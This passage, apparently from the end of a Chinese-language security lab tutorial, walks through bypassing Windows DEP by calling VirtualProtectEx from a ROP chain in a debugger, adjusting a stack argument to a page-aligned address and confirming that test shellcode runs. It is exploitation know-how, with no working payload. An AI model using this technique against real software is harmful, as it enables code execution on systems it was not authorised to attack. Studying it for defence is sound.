
单步跟踪到CALL KERNELBA.VirtualProtectEX，查看堆栈

格式如图



按F8单步执行，查看结果

如图，产生同样错误：ERRPR_INVALID_ADDRESS（000001E7）



猜测，shellcode传入的起始地址有问题


继续我们的测试

测试8

接着测试5，单步跟踪到CALL KERNELBA.VirtualProtectEX，尝试修改堆栈中的数据

将内存地址0x0012FF2c修改为当前内存页的起始地址，即0x0012F000


如图



按F8单步执行，查看结果

如下图，寄存器EAX的值为1，即返回值为1，成功修改内存属性

接着向下执行，在CALL ESP的位置按下F7，单步步入



如上图，发现PUSH 1;POP ECX成功执行，测试成功，成功通过VirtualProtect绕过DEP，执行数据段的shellcode

注：

这种情况下，VirtualProtectEX一次最大只能修改4096长度的内存(即一个内存页的长度)，且不能跨页修改，如果越界，返回值为0，修改失败

通过C调用函数VirtualProtect不存在上述问题，可跨页，长度大于4096

0x05 小结

为了在Win7下搭建测试环境，对VS2012的编译配置需要特别注意，多重保护在提高程序安全性的同时也给环境搭建带来了麻烦

不同系统下可供使用的替代指令往往不同，需要不断变换思路，构造合适的ROP链

另外，Immunity Debugger的mona插件可为ROP链的编写提供便利，但要注意存在bug的情况，需要更多的测试和优化

如果shellcode长度大于4096，使用VirtualProtect关闭DEP会失败，需要选择其他方法